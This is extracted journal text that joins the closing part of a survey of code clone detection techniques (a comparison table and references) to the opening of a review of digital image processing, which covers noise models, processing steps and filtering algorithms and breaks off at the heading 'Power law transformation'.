- PDG based code clone techniques transform code fragments by generating PDG (Program Dependency Graph). Its complexity is Quadratic. In this some manual instructions are also required. It detects Types IV clones.

Text based clone detection techniques are easily adaptable. In token based clone detection techniques lexer is needed. In PDG detection techniques syntactic knowledge of edge and PDG is required, whereas in both Tree based and Metrics based detection techniques Parser is required.

CONCLUSION

Code cloning is considered as bad practise for copying the existing code for the formation of a new code. It involves various types of the code cloning such as Type 1, type 2, Type 3 and Type 4. Type 1,2,3 code cloning mechanism works with the textual content. Type 4 code cloning works with the functional format and some part of type 3 is also being considered in the functional category. There are various code clone detection techniques at present which are text based, tree based, token based, PDG based And Metrics based clone detection techniques. The most used Code clone detection tools are Baker's *Dup* and

CloneDR. Text based Clone detection technique only detect type I clones. Token based detection techniques detect Type I and Type II clones. Tree based and Metrics based detection techniques detect all text or syntax based clones. Whereas PDG detection techniques detect type IV clones. The existence of code clones in a program enhancement is conservation cost as their existence makes the execution program complex and generates the issue of redundancy. The study of prior research work suggests the major focus of their research work on implementation approaches for detection of identified clones.

Table 1. Comparison between various Code clone detection techniques

Properties	Text Based	Token Based			
Transformation	Removes whitespace and comments	Token is generated from the source code	ASR is generated from the source code	PDG is generated from the source code	To find metrics values AST is generated from the source code
Representation	Normalized source code	In the form of tokens	Represent in the form of abstract syntax tree	Set of programs of dependency graph	Set of metrics values
Comparison Based	Tokens of line	Token	Node of tree	Node of program dependency graph	Metrics values
Computational Complexity	Depends on algorithm	Linear	Quadratic	Quadratic	Linear
Refactoring Opportunities	Good for exact matches	Some post processing needed	It is good for refactoring because to find syntactic clones	Good for refreshing	Manual inspection is required
Language in dependency	Easily adaptable	It needs a lexer but there is no syntactic knowledge required	Parser is required	Syntactic knowledge of edge and PDG is required	Parser is required

CONFLICT OF INTEREST
There is no conflict of interest.

ACKNOWLEDGEMENTS

We would like to express our sincere gratitude to Dr. Prateek Jain, Accendere Knowledge Management Services Pvt. Ltd., for his valuable comments that led to substantial improvements on an earlier version of this manuscript

FINANCIAL DISCLOSURE
None

REFERENCES

[1] Chanchal K. Roy, James R. Cordy, Rainer Koschke, "Comparison and evaluation of code clone detection techniques and tools: A qualitative approach", Science of Computer Programming 74 (2009) :470-449

[2] Roy, Chanchal Kumar, and James R. Cordy. "A survey on software clone detection research." Queen's School of Computing TR 541.115 (2007): 64-68.

[3] Kuldeep Kaur, Dr. Raman Maini, "A Comprehensive Review of Code Clone Detection Techniques", IJLTEMAS, volume iv, Issue XII, December 2015

[4] Zhen Ming Jiang, Ahmed E. Hassan, and Richard C. Holt. Visualizing Clone Cohesion and Coupling. In Proceedings of the 13th Asia Pacific Software Engineering Conference (APSEC'06), pp. 467-476, Bangalore, India, December 2006.

- [5] Md. Monzur Morshed, Md. Arifur Rahman, Salah Uddin Ahmed, "A Literature Review of Code Clone Analysis to Improve Software Maintenance Process"
- [6] M. Fowler, "Refactoring: improving the design of existing code, Addison Wesley", 1999.
- [7] M. Kim, L. Bergman, T. Lau, D. Notkin, An Ethnographic study of copy and paste programming practices in OOPL, in: Proceedings of 3rd International ACM-IEEE Symposium on Empirical Software Engineering (ISESE'04), Redondo Beach, CA, USA, 2004, pp. 83-92.
- [8] L. Jiang, Z. Su, E. Chiu, Context-based detection of clone-related bugs, in: Proceedings of the 6th joint meeting of the European Software Engineering Conference and the ACM SIGSOFT Symposium on the Foundations of Software Engineering (ESEC/FSE'07), Dubrovnik, Croatia, 2007, pp. 55-64.
- [9] C. Domann, E. Juergens, J. Streit, The curse of copy & pasting in requirements specifications, in: Proceedings of the 3rd International Symposium on Empirical Software Engineering and Measurement, Lake Buena Vista, Florida, USA, 2009, pp. 443-446.
- [10] C.K Roy, J.R Cordy, Rainer Koschke, Comparison and evaluation of code clone detection techniques and tools: A qualitative approach Science of Computer Programming, pp. 470-495, 2009.
- [11] Tiarks et.al. An Assessment of Type 3 clones as detected by State-of-the Art Tools. In proceedings of the ninth International Working Conference on Source Code Analysis and Manipulation. IEEE Computer Society 2009. pp 67-76
- [12] Yue Jia, David Binkley et.al. KClone: A Proposed Approach to Fast Precise Code Clone Detection, Proc. of Third International Conference on Software Clones, Number 740, March 2009.
- [13] Y. Yuan and Y. Guo., CMCD: Count Matrix based Code Clone Detection, APSEC, IEEE Computer Society, pp.250-257, 2011.
- [14] Higo. Yoshiki, et al. Incremental code clone detection: A PDG-based approach. Reverse Engineering (WCRE), 2011 18th Working Conference on. IEEE, 2011.
- [15] Kodhai. E, Perumal. A and Kanmani. S, "Clone Detection using Textual and Metric Analysis to figure out all Types of Clones," in IJCCIS, Vol2 (1). ISSN: 0976-1349 July - Dec 2010.
- [16] D. E. Krutz et.al, Examining the Effectiveness of Using Concolic Analysis to Detect Code Clones, Proceedings of the 30th Annual ACM Symposium on Applied Computing, New York, pp.1610-1615, 2015.
- [17] Ripon K.Saha et.al, Understanding the Evolution of Type-3 Clones: An Exploratory Study, In Proceedings of the 10th Working Conference on Mining Software Repositories, San Francisco, California, USA, IEEE, pp.139-148, May 2013.
- [18] H. Kim et.al, MeCC: Memory comparison-based clone detector. In Proceedings of the 33rd International Conference on Software Engineering, ICSE '11, New York, pp. 301-310, 2011.
- [19] D. E. Krutz et.al, CCCD: Concolic code clone detection, 20th Working Conference on Reverse Engineering (WCRE), IEEE Computer Society, pp. 489-490, 2013.
- [20] S. Bazrafshan, Evolution of Near-Miss Clones, In Proceedings of IEEE 12th International Working Conference on Source Code Analysis and Manipulation, pp74-83, 2012.
- [21] H.Murakami et.al, Gapped code clone detection with lightweight source code analysis, ICPC, IEEE Computer Society, page 93-102, 2013.
- [22] Katsuro Inoue, "Code Clone Analysis and Its Application", Software Engineering Lab, Osaka University.
- [23] Brenda S. Baker. A Program for Identifying Duplicated Code. In Proceedings of Computing Science and Statistics: 24th Symposium on the Interface, Vol. 24:4957, March 1992.
- [24] Raghavan Komondoor and Susan Horwitz. Tool demonstration: Finding duplicated code using program dependences. In Proceedings of the European Symposium on programming (ESOP'01), Vol. LNCS 2028, pp. 383386, Genova, Italy, April 2001.
- [25] Jens Krinke. Identifying Similar Code with Program Dependence Graphs. In Proceedings of the 8th Working Conference on Reverse Engineering (WCRE'01), pp. 301-309, Stuttgart, Germany, October 2001.
- [26] Toshihiro Kamiya, Shinji Kusumoto, Katsuro Inoue. CCFinder: A Multilinguistic Token-Based Code Clone Detection System for Large Scale Source Code. Transactions on Software Engineering, Vol. 28(7): 654- 670, July 2002.
- [27] Andrian Marcus and Jonathan I. Maletic. Identification of high-level concept clones in source code. In Proceedings of the 16th IEEE International Conference on Automated Software Engineering (ASE'01), pp. 107-114, San Diego, CA, USA, November 2001.
- [28] Jean Mayrand, Claude Leblanc, Ettore Merlo. Experiment on the Automatic Detection of Function Clones in a Software System Using Metrics. In Proceedings of the 12th International Conference on Software Maintenance (ICSM'96), pp. 244-253, Monterey, CA, USA, November 1996.
- [29] Neil Davey, Paul Barson, Simon Field, Ray J Frank. The Development of a Software Clone Detector. International Journal of Applied Software Technology, Vol. 1(3/4):219- 236, 1995
- [30] Ira Baxter, Andrew Yahin, Leonardo Moura, Marcelo Sant Anna. Clone Detection Using Abstract Syntax Trees. In Proceedings of the 14th International Conference on Software Maintenance (ICSM'98), pp. 368-377, Bethesda, Maryland, November 1998.
- [31] V. Wahler, D. Seipel, Jurgen Wol von Gudenberg, and G. Fischer. Clone detection in source code by frequent itemset techniques. In Proceedings of the 4th IEEE International Workshop Source Code Analysis and Manipulation (SCAM'04), pp. 128135, Chicago, IL, USA, September 2004.
- [32] Wu Yang. Identifying syntactic differences between two programs. In Software Practice and Experience, 21(7):739755, July 1991.
- [33] K. Kontogiannis, R. DeMori, E. Merlo, M. Galler, and M. Bernstein. Pattern Matching for Clone and Concept Detection. In Automated Software Engineering, Vol. 3(1-2):77-108, June 1996.
- [34] S. Rao Kosaraju. Faster algorithms for the construction of parameterized suffix trees. In Proceedings of the 36th Annual Symposium on Foundations of Computer Science (FOCS95), pp. 631638, October 1995.
- [35] E. Mc Creight. A space-economical suffix tree construction algorithm. In Journal of the ACM, 32(2):262272, April 1976.
- [36] Brenda Baker. On Finding Duplication and Near-Duplication in Large Software Systems. In Proceedings of the Second Working Conference on Reverse Engineering (WCRE'95), pp. 86-95, Toronto, Ontario, Canada, July 1995.
- [37] John Johnson. Substring Matching for Clone Detection and Change Tracking. In Proceedings of the 10th International Conference on Software Maintenance, pp. 120-126, Victoria, British Columbia, Canada, September 1994.
- [38] Matthias Rieger. Effective Clone Detection Without Language Barriers. Ph.D. Thesis, University of Bern, Switzerland, June 2005.
- [39] Miryung Kim, Lawrence Bergman, Tessa Lau, David Notkin. An Ethnographic Study of Copy and Paste Programming Practices in OOPL. In Proceedings of 3rd International ACM-IEEE Symposium on Empirical Software Engineering (ISESE'04), pp. 83- 92, Redondo Beach, CA, USA, August 2004.
- [40] Cory Kapser and Michael W. Godfrey. "clones considered harmful" considered harmful. In Proceedings of the 13th Working Conference on Reverse Engineering (WCRE'06), pp. 19-28, Benevento, Italy, October 2006.
- [41] M.W. Godfrey, D. Svetinovic, and Q. Tu. Evolution, growth, and cloning in Linux: A case study. In CASCON workshop on Detecting duplicated and near duplicated structures in large software systems: Methods and applications, October 2000.
- [42] J.R. Cordy. Comprehending reality: Practical challenges to software maintenance automation. In Proceedings of the 11th IEEE International Workshop on Program Comprehension (IWPC'03), pp. 196206, Portland, Oregon, USA, May 2003.

ARTICLE

A DETAILED STUDY OF DIGITAL IMAGE PROCESSING

Aayushi Dubey¹, Sukhdeep Sharma², Shaveta Malik³, Prateek Jain^{4*}^{1,2,3}Department of Computer Science & Engineering, Manav Rachna International Institute of Research and studies, Faridabad, INDIA⁴Accendere KMS Pvt. Ltd, New Delhi. INDIA

ABSTRACT

The digital image processing (or DIP) is done to get an enhanced or filtered image or to extract any required information from the image by manipulating it. A raw image is converted into a digital image using various algorithms and machinery. DIP is one of the swiftly emerging technologies. It forms key sector for research within computer science and engineering field. It has made its way in a wide variety of fields ranging from medical to space. There are various steps involved to process a digital image and to obtain desired outcomes. In this paper we have discussed the detailed review about the digital image processing, image filtering, its recent trends and challenges faced.

INTRODUCTION

For more than 150 years, photography has been a substance procedure. Pictures are captured on photographic film. This is comprised of layers of light-delicate silver halide emulsion covered on an adaptable base. Film is presented to light in a camera. This makes an inert picture, which is made noticeable by submersion in an answer of chemicals called a 'designer'. Prints are made by anticipating the picture from the film on sharpened paper and handling the material in a progression of concoction showers. A great part of the preparing of both film and paper must happen in obscured rooms to maintain a strategic distance from unessential light achieving the sharpened emulsions.

At first digital images were used in digitized newspaper pictures sent by undersea cable between London and New York. Introduction of the Bartlane cable picture transmission system in the early 1920's reduced the time from more than a week to less than three hours that was required for transporting an image over the Atlantic. Coding of pictures were done for transfer through cables and then rebuilt at the receiving point on a telegraph printer. Early these systems were efficient of coding images brightness in five different levels, later were upgraded in 1929 to fifteen. However, enhancements were continued to be made on methods for transmitted digital pictures over the next thirty-five years, it took the combined development of large-scale digital computers and the space program to highlight the prospects of digital image concepts. 1960s was the time when the development of many digital image processing techniques started. It took place in some famous laboratories and universities including, Bell Laboratories, Jet Propulsion Laboratory, University of Maryland, Massachusetts Institute of Technology, etc. its application covered fields of medical imaging and diagnosis, satellite imagery and weather forecast, character recognition and filtering and enhancement of pictures. In the time of 1970s, DIP advanced with the availability of cheaper computers and hardware required. With the availability of fast computers and signal processors in the 2000s, digital image processing became the most common, versatile and cheapest form of image processing. In 1994 technology of digital image processing for medical applications was initiated in the Space Foundation Space Technology Hall of Fame. New way of image processing was gradient domain image processing which was introduced in 2002 by Rannan Fattel. In this way difference within pixels are manipulated rather than the values of pixels.

Analog vs digital image

Analog signals are used to prepare analog image. It incorporates processing on two-dimensional analog signal. In this kind of handling, the images are controlled by electrical means by changing the electrical signal. For example, the TV image. DIP has advanced over analog image processing with the progression of time due its more extensive scope of uses. An image is a two dimensional signal defined by function $f(x, y)$ where x and y are the coordinates in space. The intensity of the image at that point is the amplitude of the function at any pair of the co-ordinates (x, y) .

An image is called a digital image if the values of (x, y) and the amplitude are finite and discrete quantities. A Digital image is made up of a finite number of elements called pixels. Therefore the value of $f(x, y)$ at any point gives the pixel intensity value at that point of an image. Pixels are arranged in an ordered rectangular array. The dimensions of a pixel array represented as a matrix of M columns \times N rows determine the size of an image. The image width and height is the number of columns and the number of rows in the array respectively. To refer to a specific pixel, its coordinate is defined at x and y . Image size tells about the number of pixels present in a digital image. Apart from pixel array, $M \times N$, that only provides a rectangular shape for an image, another parameter, intensity, is required to define an exact image. Each pixel in an image has its own intensity value (brightness). If all the pixels present have the same intensity value, the image will have a uniform shade; all black, white, or some other color. The two most basic types of digital images, B&W (have intensity from darkest gray to lightest gray i.e. from black to white) and Color

KEY WORDS
Digital image processing,
Image filtering,
OCR,
Analog image

Received: 8 Jan 2018
Accepted: 20 Feb 2018
Published: 28 Feb 2018

*Corresponding Author

Email:

prateek.jain@accendere.co.in

Tel.: +91 9810245840

(have intensities from darkest and lightest of colors, red, blue and green), are known as grayscale and RGB images respectively. The range of intensity also varies. The binary code shows color intensity for each pixel. The binary digits are stored in an order and usually minimized to represent in a mathematical form. And then they are interpreted and read for producing an analog version for displaying.

1	1	1	1	1	1	1	1	1	1
1	0	0	0	1	1	0	0	0	1
1	1	0	1	1	1	1	0	1	1
1	1	0	1	1	1	1	0	1	1
1	1	0	1	1	1	1	0	1	1
1	1	0	0	0	0	0	0	1	1
1	1	0	1	1	1	1	0	1	1
1	1	0	1	1	1	1	0	1	1
1	1	0	1	1	1	1	0	1	1
1	0	0	0	1	1	0	0	0	1
1	1	1	1	1	1	1	1	1	1

Fig.1: Assignment of pixel value to an image

Assigning pixel values: In [Fig.1], different values are allocated by individual pixel, as shown in fig black is for 0 and white is for 1. Digital image processing is defined as a method of converting a raw image into a digital form. Manipulation of digital image is handled through digital Computer. The input of the system is a digital image which is used in processing. Image is processed by the system by using capable algorithms which provides an output. For the enhancement of image digital image processing performs processes for better human interpretation and extraction of useful information from the image

Advantages of DIP

- Important characteristics of images, such as, lines, points and edges can be separated from pictures and can be used as a part of industries for correcting or making various products.
- The characteristic of an image like, sharpness, clarity, smoothness can be improved. Image size can be altered, increased or decreased. Images can also be compressed or decompressed hence, producing a better version of image.
- Robots can have the so called vision by their ability to capture the images and extract useful information from them. It makes their working easy in industries and laboratories.
- The damage and faulty items or products can be easily checked. This helps the manufacturers to either rectify those products or simply remove them.
- Weather forecasting has become possible because of the digital images that are captured from the satellites. It has proved very beneficial as we get the weather updates and also the knowledge about the climate conditions of earth. Facts and details about not only the earth, but also other planets are now possible with help of pictures captured (mars, moon, etc.).
- In the field of biology, it is utilized to examine cells and their structure. Since, very minute and microscopic details can be obtained from the digital images, characteristics of cell and its structure is very easy to understand. Therefore, it has been possible to study about the building blocks called cells.
- It is used to examine Medical pictures. Results of X-ray, MRI, CT, etc. are viewed in the form of image and abnormalities and diseases are spotted and rectified.

Disadvantages of DIP

- Different types of noise: Be [1] that as it may, there are three standard noise models with the help of which we get to know the type noise that an image experiences: additive, multiplicative, and impulse noise.
- ✓ **Additive Noise:** Suppose, $f'(x, y)$ is the noisy form (when noise is present in the image) of an ideal image depicted by, $f(x, y)$ and $n(x, y)$ the noise function. We get the additive noise by adding the noise function to an ideal digital image. Thermal noise within photo-electronic sensors can have Additive noise as a good model.
- ✓ **Multiplicative noise:** It is also called speckle noise. This noise is signal dependent and the magnitude has a connection with the original pixel value. For example, Multiplicative noise is an approximation to the noise experienced by images recorded on and from synthetic aperture radar.
- ✓ **Impulse Noise:** Impulse [2] noise has basically two properties. One is, leaving a pixel unchanged with a probability of '1-p' and the other is replacing it totally with probability 'p'. The result of an error in transmission or an atmospheric or man-made disturbance is usually the sources of impulse noise

- ✓ **Quantization Noise:** it occurs at the time when an analog image is converted into a digital image due to the quantization of pixel values. Suppose we have an analog image having brightness values from 0 to 10. Quantizing the image to accuracy 0.1 will give 101 distinct grey levels. The intensity x could be anywhere between $(x+0.05)$. Quantization noise is this uncertainty in the true value of x .
 - The machines and methodology required is costly. For performing a series of processes on the image, a lot of latest devices are required. Hence, this method is not cost efficient.
 - Since the image has to go under a number of processes to obtain desired output, it consumes a lot of time. Each step has sub steps that are to be performed and they should be performed extensively which require time.
 - Lack of qualified workers and professionals is also a problem. The procedure is based on latest discoveries and technologies, but people are not qualified enough to handle the process. Therefore, labor deficiency poses a problem too.

Another limitation is when the size of object is smaller than the pixel size. This usually happens when we are dealing with microscopic objects. In this case certain steps cannot be implemented as one pixel might contain more than required portion of object leading to inefficiency

FUNDAMENTAL STEPS OF DIGITAL IMAGE PROCESSING

As mentioned earlier, we process a digital image to obtain an upgraded version of the image for better human perception or to extract significant information from the image. In order to process a digital image, it has to go through a series of steps [Fig.2].




Fig. 2: Flowchart of the steps of digital image processing

Image acquisition

Before [3] processing any image, acquiring of image by a camera and converting it into an individual must be done so that it can be worked upon. This process is called image acquisition. The process of image acquisition is classified into the following levels such as amount of energy exhibited from an object we want to capture, system which works on energy focusing such as optical system, a sensor used for measuring the amount of energy exhibited from an object.

- Energy: The source of illumination is generally the electromagnetic waves. Radar, infrared, X-ray and visible region of the electromagnetic spectrum forms the source of energy.
- It source can also be from some fewer conventional sources, such as illumination pattern generated from a computer and ultrasound.

The objects required for the image are also vast. They can range from micro elements like a molecule to big elements like a human body or the sun. Therefore, the source of energy needed to illuminate depends upon the type of object that is to be captured.

The following formula can be used to find the amount energy (E) when we know the frequency (f) or wavelength (λ) of the source:

c= speed of light.

$$\lambda = c \div f, E = h * f \Rightarrow E = h * [c \div \lambda]$$

- Optical system: After illumination, camera must capture the reflected light from an object source. When a light sensitive material is put near the object, it will capture a picture of the object. Light coming from various points focuses on the object will lead to a faulty image on blending. The arrangement is to put some sort of hindrance between the object and the detecting material. The image formed will be upside-down. Therefore, systems work in a manner to resolve their problems. Lens is a main part of the optical system. Image is formed, magnified or focused based upon the characteristics of the lens we are using [Fig.3]. To zoom or magnify an image the following formula is used:

$$b/B = g/G$$

Where, g- distance between object and lens,

b- Distance between the lens and point of intersection of rays,

B- Size of object in image, G-real height of the object




Fig.3: Optical zoom due to different focal lengths

Image sensor: Image sensors [Fig.4] are used in cameras comprise of a 2-D array of cells. Every cell present denotes a pixel which measures the amount of light incident on the object converting it into a voltage. This voltage is transformed into a digital number. This digital number is directly proportional to the light intensity.




Fig.4: Image sensor

The image may be unfocused. Till the rays from one point are in a particular pixel, it stays focused. When rays from more than one point intersect in that pixel, it will receive light from more than one point and become unfocused.

These are the two formulae to determine the field of view (FOV) of the camera [Fig.5] in order to take a focused image:

$$FOV_x = 2 * \tan^{-1}[(\text{width of sensor} \div 2) \div f]$$

$$FOV_y = 2 * \tan^{-1}[(\text{height of sensor} \div 2) \div f]$$




Fig.5: FOV of two cameras having different focal lengths

Image enhancement

Basically, the idea behind enhancement techniques is to focus on several characteristics or features in an image like variation in brightness & contrast etc. Image enhancement manages the digital images to obtain outputs suitable for further image analysis or displaying. For example, noise can be removed and image can be sharpened or brightened making it easier to identify features. Techniques [4] like filtering with morphological operators, equalization, Contrast-limited adaptive histogram equalization (CLAHE), contrast enhancement, linear/ non-linear contrast stretch, and decorrelation stretch are some useful techniques for image enhancement. This is further discussed under the topic 3(image filtering).

Image restoration

Image [5] restoration deals with improving the appearance of an image. Restoration techniques tend to be based on mathematical models of image degradation. The purpose [6] of image restoration is to manage the noise that corrupts an image. Noise or degradation can be of many types like motion blur, camera misfocus. Suppose we encounter a situation of motion blur, we can restore the original image by performing an undo function if we know about the blurring function. If the ideal image $f(n_1, n_2)$ would have a point source or single intensity point, it would be noted as a spread-out intensity pattern $d(n_1, n_2)$, and is called point-spread function [Fig.6].

If $h(n_1, n_2)$ denotes the point spread function of the linear restoration filter, the restored [7] image is given by

$$\hat{f}(n_1, n_2) = h(n_1, n_2) * g(n_1, n_2) = \sum_{k_1=0}^{N-1} \sum_{k_2=0}^{M-1} h(k_1, k_2) g(n_1 - k_1, n_2 - k_2)$$

Formula 1: Restored image

Or in the spectral domain [Fig.7] by, $F(u, v) = H(u, v) G(u, v)$




Fig.6: Model of image formation in (2a) spatial domain and (2b) Fourier domain

Ways for image restoration

- Inverse Filter: In this method we assume a known blurring function for the image. Here, restoration gives good results when the image is free of noise but the output is bad when it has noise.
- Wiener Filtering: image restoration is done using wiener filtering; it maintains a balance between de-noising and inverse filtering. It gives better results than an inverse filter.
- Wavelet Restoration: Here, three wavelet based algorithms are implemented to restore an image.
- Blind Deconvolution: In this method, no assumptions about the image are made. Moreover, we don't have information about the blurring function and noise. Therefore, restoration is hard.

Color image processing

Because of the significant increase in the use of digital images over the internet, color image processing is an area gaining importance. This technique includes color modeling, processing in a digital domain etc. An image may contain a lot of information in the color. More light corresponds to more intense colors as intensity is proportional to amount of light. Grey level is known as the measure of intensity. The intensity is a physical quantity as it is determined by energy, whereas, the perception of the color is determined by brightness or luminance. Color primarily depends on how an object reflects light. The color of source of light and the human vision properties must also be considered.

Wavelets and multiresolution processing

To represent images in various degrees of resolution, we use the concept of wavelets. Here, images are subdivided successively into smaller regions for data compression and pyramidal representation.

Compression

Compression basically deals with techniques to reduce the storage required to save an image or the bandwidth to transmit it. Image compression is the method of minimizing or decreasing the image data so that it can be represented with a good quality. We can do this by reducing the noise or defects that corrupt the image.

Morphological processing

It deals with tools for extracting image components useful in the representation and description of shape. Morphology is a set of operations that works by processing images based on shapes. To create output image of same size, a structural element is applied on the input image using morphological operations. Each pixel present in the image is compared with its neighboring pixels when the operations are performed. Dilation and erosion are the most basic morphological operations. Pixels are added to the boundaries of objects in an image in dilation, while erosion is used for eradicating them. The rule used to process the pixels defines the operation as dilation or erosion. In both the operations, we get to know about the state of any given pixel present in the output image by applying the rule to that particular pixel and its neighboring pixels in the input image.

Segmentation

Segmentation is dividing image into regions and objects. Under the procedure of segmentation an image is partitioned into its constituent parts or objects. Segmentation partitions an image into distinct regions that contains each pixel having similar attributes. These regions should strongly relate to features of interest. Meaningful segmentation is the first step from low-level to high-level image description in terms of features, objects, and scenes. Segmentation determines the success of image analysis. Segmentation techniques are of two types, contextual and non-contextual. The latter group pixels together based on some global attribute e.g. grey level or color. Contextual techniques additionally exploit these relationships, e.g. group together pixels with similar grey levels and close spatial locations.

Discovering discontinuities

Derivatives are used to discover discontinuities in the image. A line is considered as a one-dimensional function $f(x)$. The first derivative is calculated as the difference between two adjacent pixels.

$$\frac{\partial f}{\partial x} = f'(x) = f(x+1) - f(x)$$

$$\frac{\partial^2 f}{\partial x^2} = f''(x) = f(x+1) - 2f(x) + f(x-1)$$

Formula 2: Difference between two adjacent pixels

Detection of isolated point

Laplace function (second order derivative) is used over a two dimensional function.

$$\nabla^2 f(x, y) = \frac{\partial^2 f(x, y)}{\partial x^2} + \frac{\partial^2 f(x, y)}{\partial y^2}$$

$$\frac{\partial^2 f(x, y)}{\partial x^2} = f(x+1, y) - 2f(x, y) + f(x-1, y)$$

$$\frac{\partial^2 f(x, y)}{\partial y^2} = f(x, y+1) - 2f(x, y) + f(x, y-1)$$

$$\nabla^2 f(x, y) = f(x+1, y) + f(x-1, y) + f(x, y+1) + f(x, y-1) - 4f(x, y)$$

Formula 3: Laplace function

Similarly, line and edge detection can be done.

Representation and description

Segmentation stage, followed by both representation and description, is generally a raw pixel data that consists either the boundary of a region or all the points in the region. Representation helps in changing the raw data into a form that is suited for further computer processing. Attributes are extracted that help in differentiating objects of different classes to provide information that comes under the description part.

Object recognition

The process of recognition is used to identify or assign a label, like "fruit" to an object after it has been recognized and match the description.

IMAGE FILTERING

Filtering is used for modifying or enhancing any image. An image is filtered to emphasize or remove certain features. Smoothing, sharpening, and edge enhancement are some image processing operations implemented with filtering. Filtering can be called a neighborhood operation, where on applying algorithms to values of the pixels in the neighborhood (location of a set of pixels relative to that pixel) of the corresponding input pixel, determines the value of any given pixel in the image obtained as output. For image filtering and enhancement power law transformations, contrast stretching, median filter, negative image transformation, histogram equalization are used.

Image filtering algorithms

Median filter

This [8] [9] method which is a low-pass filtering, non-linear method, is basically used for removing image salt-and pepper noise. It has a potential to remove all the noise. The pixels that are clean are not affected. Isolated pixels are removed; it doesn't matter whether they are bright or dark.

Median Filter Algorithm

- Read the image from left to right, top to bottom pixel by pixel.
- Initiate a 3 x 3 mask (neighborhood windows), starting from the pixel, whose value is going to change after filtering.
- Extract all 3 x 3 mask elements and put into the 1-D element array.
- Sort the 1-D element array in ascending order.
- Extract the middle value of sorted element array Replace the current pixel value in the image with the medium pixel value in the 1-D element array,
- Move to the next pixel.
- Repeat steps 3 to 6 until end of the image.

Contrast stretching

This method attempts to improve an image by stretching the intensity values' range it contains to make full use of possible values. The restriction is to linearly map input values to output values.

Contrast stretching Algorithm

- Read the image pixel by pixel.
- Determine the limits over which image intensity values will be extended. These lower and upper limits will be called a and b, respectively (for standard 8-bit Gray scale pictures, these limits are usually 0 and 255).
- Compute the value limits (min. = c, max. = d) in the unmodified picture.
- Then for each pixel, the original value r is mapped to output value s using the function,
- $s = (r - c) \frac{(b - a)}{(d - c)} + a$

Histogram equalization

This technique is commonly used to enhance the images. For example, there is a dark image. As a result, its histogram will lie towards the end or lower end of the grey scale and all the image details are gathered into the dark end of the histogram. A much clearer image can be obtained on expanding the grey levels present at the dark end and thereby, producing a histogram that is distributed uniformly.

Histogram equalization Algorithm

- Read the image pixel by pixel.
- Counts the occurrence of each pixel value in the image (256 values).
- Compute the cumulative number of pixels (unscaled values).
- Multiply each unscaled value with the scaling factor $[G - 1 / M \times N]$ to obtain the new scaled value.

Where G is the maximum grey level, M is the number of image rows, N is the number of image columns.

- Allocate a nearest available brightness values to the new scaled value

Transformation of negative image

We obtain the negative of an image by the negative transformation where grey levels lie the range $[0, G-1]$ expressed as, $s = G - 1 - r$. The result of this expression is producing a negative like image by just the reversal of the grey level intensities of that image. Direct mapping of the result into the grey scale is done.

Power law transformation

